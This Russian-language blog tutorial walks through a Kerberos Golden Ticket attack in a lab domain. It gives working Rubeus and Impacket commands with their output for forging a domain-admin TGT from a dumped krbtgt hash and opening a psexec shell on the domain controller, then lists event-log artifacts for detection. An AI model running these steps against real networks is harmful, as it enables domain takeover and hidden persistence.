
Раскуриваем Golden Ticket и смотрим артефакты

habr.com/ru/articles/836818

artrone August 18, 2024



🔥 Атака Golden Ticket позволяет злоумышленнику выпустить золотой билет Kerberos (TGT) с помощью секретного ключа (хэш) сервисной учетной записи KRBTGT. Данная техника позволяет максимально скрыть следы своего присутствия, поскольку для инфраструктуры злоумышленник будет казаться легитимным пользователем, но без фактической аутентификации и с желаемыми правами.

Теория

Примечание: *Поскольку для проведения атаки самостоятельного выпуска TGT необходим ключ krbtgt, важнейшим аспектом является само получение этого ключа. Дело в том, что для раскрытия секретов сервисной УЗ необходимы административные права в домене. Поэтому, для успешного проведения атаки Golden Ticket, необходимо быть администратором домена или сдампить базу AD.*

Немного про TGT

TGT (Ticket Granting Ticket) или билет, удостоверяющий личность пользователя — это сущность, которая является доказательством успешно пройденной аутентификации.

В самом AS_REQ фигурируют атрибуты:

- User Principal Name
- Domain Name (Realm)
- Service Principal Name
- Copy of the Session Key
- Pre-Authentication Timestamp, зашифрованный с помощью ключа, который был создан на основе пароля от учетной записи

Атрибуты AS REP:

- User Principal Name

- Domain Name
- Service Principal Name
- Copy of the Session Key
- Privilege Attribute Certificate (PAC)
- Time To Live (TTL)

Хотя по умолчанию TGT обычно действительны в течение 10 часов, злоумышленник может сделать их действительным в течение любого промежутка времени, вплоть до 10 лет.


Что нужно для выпуска TGT

Для выпуска собственного билета потребуется:

1. SID домена.
2. SID и имя пользователя
3. Хэш (ключ) учетной записи KRBTGT


Узнаём SID домена

```
(Get-ADDomain).DomainSID.Value
```



Узнаем SID и имя пользователя

```
whoami /user
```



Или

```
Get-ADUser goldenticket_user
```

```
PS C:\Users\Администратор.WIN-8Q4OH33CDSA> Get-ADUser goldenticket_user


DistinguishedName : CN=goldenticket_user,CN=Users,DC=test,DC=local
Enabled           : True
GivenName         : goldenticket_user
Name              : goldenticket_user
ObjectClass       : user
ObjectGUID        : e5421886-3937-462a-88e3-18eb1f035607
SamAccountName    : goldenticket_user
SID               : S-1-5-21-3271603407-350436319-1246551825-1126
Surname           :
UserPrincipalName : goldenticket_user@test.local
```

Узнаем хэш KRBTGT

Для получения хэша, проводим атаку DCSync:

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:443867096fbe25b90fd8e4e612cb98d8:::
```

Практика

После успешного получения необходимой информации, можно начать проводить атаку. Будет рассмотрено 2 случая: локально и удаленно. Для локальной атаки буду использовать `Rubeus`, для удаленной- `ticketer.py`

Локальный выпуск билета

Для начала, проверим наши права на чтение каталога контроллера домена:

```
C:\Users\goldenticket_user>dir \\dc_test\C$
Отказано в доступе.
```

Теперь командой `klist purge` очистим все билеты в сессии:

```
C:\Users\goldenticket_user>klist purge

Текущим идентификатором входа является 0:0x5009a3
        Удаление всех билетов:
        Билеты очищены.

C:\Users\goldenticket_user>klist

Текущим идентификатором входа является 0:0x5009a3

Кэшированные билеты: (0)
```

Создаем золотой билет для обычного доменного пользователя. Теперь он будет иметь права администратора (id 500) и состоять в сопутствующих группах: 513 (Пользователи домена), 512 (Администраторы домена), 519 (Администраторы предприятия), 518 (Администраторы схемы), 520 (Владельцы-создатели групповой политики).

```
.\\Rubeus.exe golden /newpac /domain:test.local /sid:S-1-5-21-3271603407-350436319-1246551825 /rc4:443867096fbe25b90fd8e4e612cb98d8 /user:goldenticket_user /ptt
```

```
PS C:\Users\goldenticket_user\Desktop> .\Rubeus.exe golden /newpac /domain:test.local /sid:S-1-5-21-3271603407-3504363
-1246551825 /rc4:443867096fbe25b90fd8e4e612cb98d8 /user:goldenticket_user /ptt

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Build TGT

[*] Building PAC

[*] Domain         : TEST.LOCAL (TEST)
[*] SID            : S-1-5-21-3271603407-350436319-1246551825
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ServiceKey     : 443867096FBE25B90FD8E4E612CB98D8
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 443867096FBE25B90FD8E4E612CB98D8
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : test.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'goldenticket_user@test.local'

[*] AuthTime       : 18.08.2024 11:22:25
[*] StartTime      : 18.08.2024 11:22:25
[*] EndTime        : 18.08.2024 21:22:25
[*] RenewTill      : 25.08.2024 11:22:25
```

```
[*] base64(ticket.kirbi):

      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


[+] Ticket successfully imported!
```

Снова проверим билеты в сессии:

```
C:\Users\goldenticket_user>klist

Текущим идентификатором входа является 0:0x5009a3

Кэшированные билеты: (1)

#0>     Клиент: goldenticket_user @ TEST.LOCAL
        Сервер: krbtgt/test.local @ TEST.LOCAL
        Тип шифрования KerbTicket: RSADSI RC4-HMAC(NT)
        флаги билета 0x40e00000 -> forwardable renewable initial pre_authent
        Время начала: 8/18/2024 11:28:46 (локально)
        Время окончания:   8/18/2024 21:28:46 (локально)
        Время продления: 8/25/2024 11:28:46 (локально)
        Тип ключа сеанса: RSADSI RC4-HMAC(NT)
        Флаги кэша: 0x1 -> PRIMARY
        Вызванный центр распространения ключей:
```

Как видно, билет был внедрен в сессию. Настало время проверить работоспособность:

```
C:\Users\goldenticket_user>dir \\dc_test\C$
 Том в устройстве \\dc_test\C$ не имеет метки.
 Серийный номер тома: 580C-EE22

 Содержимое папки \\dc_test\C$

29.06.2024  09:18             5 530 1.jpg
04.07.2024  21:47    <DIR>          123
07.07.2024  05:21             2 268 DomainDump.txt
07.07.2024  05:16             7 170 DomainGroupsDump.csv
07.07.2024  05:17             2 434 DomainUsersDump.txt
01.07.2024  19:23    <DIR>          inetpub
12.09.2016  15:41    <DIR>          Logs
16.07.2016  16:23    <DIR>          PerfLogs
07.07.2024  05:14    <DIR>          Program Files
16.07.2016  16:23    <DIR>          Program Files (x86)
13.08.2024  17:02    <DIR>          Shara
04.07.2024  21:51    <DIR>          Shares
04.07.2024  21:45    <DIR>          StorageReports
30.06.2024  22:35    <DIR>          Users
05.07.2024  00:11    <DIR>          Windows
01.07.2024  19:27    <DIR>          корни_DFS
               4 файлов         17 402 байт
              12 папок   4 794 671 104 байт свободно
```

Также стоит отметить момент использования флага **/newpac** при выпуске билета с помощью Rubeus. Всё дело в обновлении KB5008380. Улучшенный процесс аутентификации добавляет новую информацию о том, кто запросил билет в Privilege Attribute Certificate (PAC), которая записывается в TGT. Это дало возможность прекратить выпуск билетов для несуществующих пользователей. Если выпускать билет по старому формату **/oldpac**, то он попросту не будет работать.


Удаленный выпуск билета

Для начала, выпустим билет на своей локальной машине:

```
impacket-ticketer -domain-sid S-1-5-21-3271603407-350436319-1246551825 -
domain test.local goldenticket_user -aes
bbe9b2be44a69f8492d4bc9276989c7d623bb04a5da893298a8ba770087ba065
```

И сразу заэкспортим билет в переменную окружения:


```
export KRB5CCNAME=goldenticket_user.ccache
```



Как видно, здесь используется не **RC4** (**NT**) хэш, а **AES-256**.

После этого, мы можем проверить корректность с помощью **PSEXEC**:

```
impacket-psexec “test.local/goldenticket_user@dc_test.test.local” -k -no-
pass
```



Получаем билет локально и используем удаленно

Допустим, мы выпустили билет с помощью **Rubeus** и хотим, чтобы он был в нашем распоряжении на локальном хосте для возможности использовать его удаленно в любое время. Тогда для этих целей мы можем использовать **ticketConverter** из

набора **Impacket.** Это является необходимым, если вы хотите использовать билет на Unix системах.

Для этого выпустим билет, но не будем его внедрять в нашу сессию. Вместо этого, просто сохраним его в файл:

```
.\\Rubeus.exe golden /newpac /domain:test.local /sid:S-1-5-21-3271603407-350436319-1246551825 /rc4:443867096fbe25b90fd8e4e612cb98d8 /user:goldenticket_user /outfile:1.kirbi
```

```
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 443867096FBE25B90FD8E4E612CB98D8
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : test.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'goldenticket_user@test.local'

[*] AuthTime       : 18.08.2024 12:09:36
[*] StartTime      : 18.08.2024 12:09:36
[*] EndTime        : 18.08.2024 22:09:36
[*] RenewTill      : 25.08.2024 12:09:36

[*] base64(ticket.kirbi):

      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


[*] Ticket written to 1_2024_08_18_09_09_36_goldenticket_user_to_krbtgt@TEST.LOCAL.kirbi
```

Теперь, например, перенесем билет на шару и заберем его с Kali:

```
┌──(root㉿kali)-[~]
└─# smbclient '\\192.168.1.1\shara' -U Администратор
Password for [WORKGROUP\Администратор]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Aug 18 19:12:43 2024
  ..                                  D        0  Sun Aug 18 19:12:43 2024
  1.txt                               A       65  Tue Aug 13 23:21:52 2024
  1_2024_08_18_09_09_36_goldenticket_user_to_krbtgt@TEST.LOCAL.kirbi      A     1411  Sun Aug 18 1
9:09:36 2024
  2.txt                               A       65  Tue Aug 13 23:41:19 2024
  Rubeus.exe                          A   446976  Tue Aug 13 23:09:25 2024
  Новая папка               D        0  Tue Aug 13 23:04:29 2024

                3830271 blocks of size 4096. 1168866 blocks available
smb: \> get 1_2024_08_18_09_09_36_goldenticket_user_to_krbtgt@TEST.LOCAL.kirbi
getting file \1_2024_08_18_09_09_36_goldenticket_user_to_krbtgt@TEST.LOCAL.kirbi of size 1411 as 1
_2024_08_18_09_09_36_goldenticket_user_to_krbtgt@TEST.LOCAL.kirbi (344.5 KiloBytes/sec) (average 3
44.5 KiloBytes/sec)
smb: \> exit
```

```
impacket-ticketConverter ticket.kirbi ticket.ccache
```

```
┌──(root㉿kali)-[~]
└─# impacket-ticketConverter 1_2024_08_18_09_09_36_goldenticket_user_to_krbtgt@TEST.LOCAL.kirbi co
nverted.ccache
Impacket v0.12.0.dev1+20230907.33311.3f645107 - Copyright 2023 Fortra

[*] converting kirbi to ccache...
[+] done
```

Теперь также экспортим билет и проверяем:

```
export KRB5CCNAME=converted.ccache
```

```
impacket-psexec “test.local/goldenticket_user@dc_test.test.local” -k -no-pass
```

```
┌──(root㉿kali)-[~]
└─# impacket-psexec "test.local/goldenticket_user@dc_test.test.local" -k -no-
pass
Impacket v0.12.0.dev1+20230907.33311.3f645107 - Copyright 2023 Fortra

[*] Requesting shares on dc_test.test.local.....
[*] Found writable share ADMIN$
[*] Uploading file qGPkxyuV.exe
[*] Opening SVCManager on dc_test.test.local.....
[*] Creating service pgBN on dc_test.test.local.....
[*] Starting service pgBN.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
(c) ••ы••• •••••••• (Microsoft Corporation), 2016. •• •• •••饭•.


C:\Windows\system32>
```

Для обратной ситуации (выпуск билета на линукс и использование на Windows), можно использовать kekeo.

Профит

В конечном счете, мы имеем обычный доменный аккаунт, который обладает административными правами. Несмотря на то, чтобы достичь такого результата, необходимо добыть секреты krbtgt, это отличная техника для персиста.

Артефакты

В данном случае, основными артефактами проведенной атаки служат:

1. Отсутствие **MSGID 4768** (Запрос TGT)
2. В событии **MSGID 4769** (Запрос TGS):
    1. Тип шифрования 0x17- RC4 (частный случай, который служит серьезным артефактом. При использовании AES - 0x12)
3. В событии **MSGID 4624** (Вход в систему):
4. В событии **MSGID 4634** (Выход из системы):

Различие ИД безопасности “Администратор” и имя УЗ “goldenticket_user” можно объяснить следующим образом: **SID пользователя не соответствует его имени (другие права).**

Тесты проводились на WS2016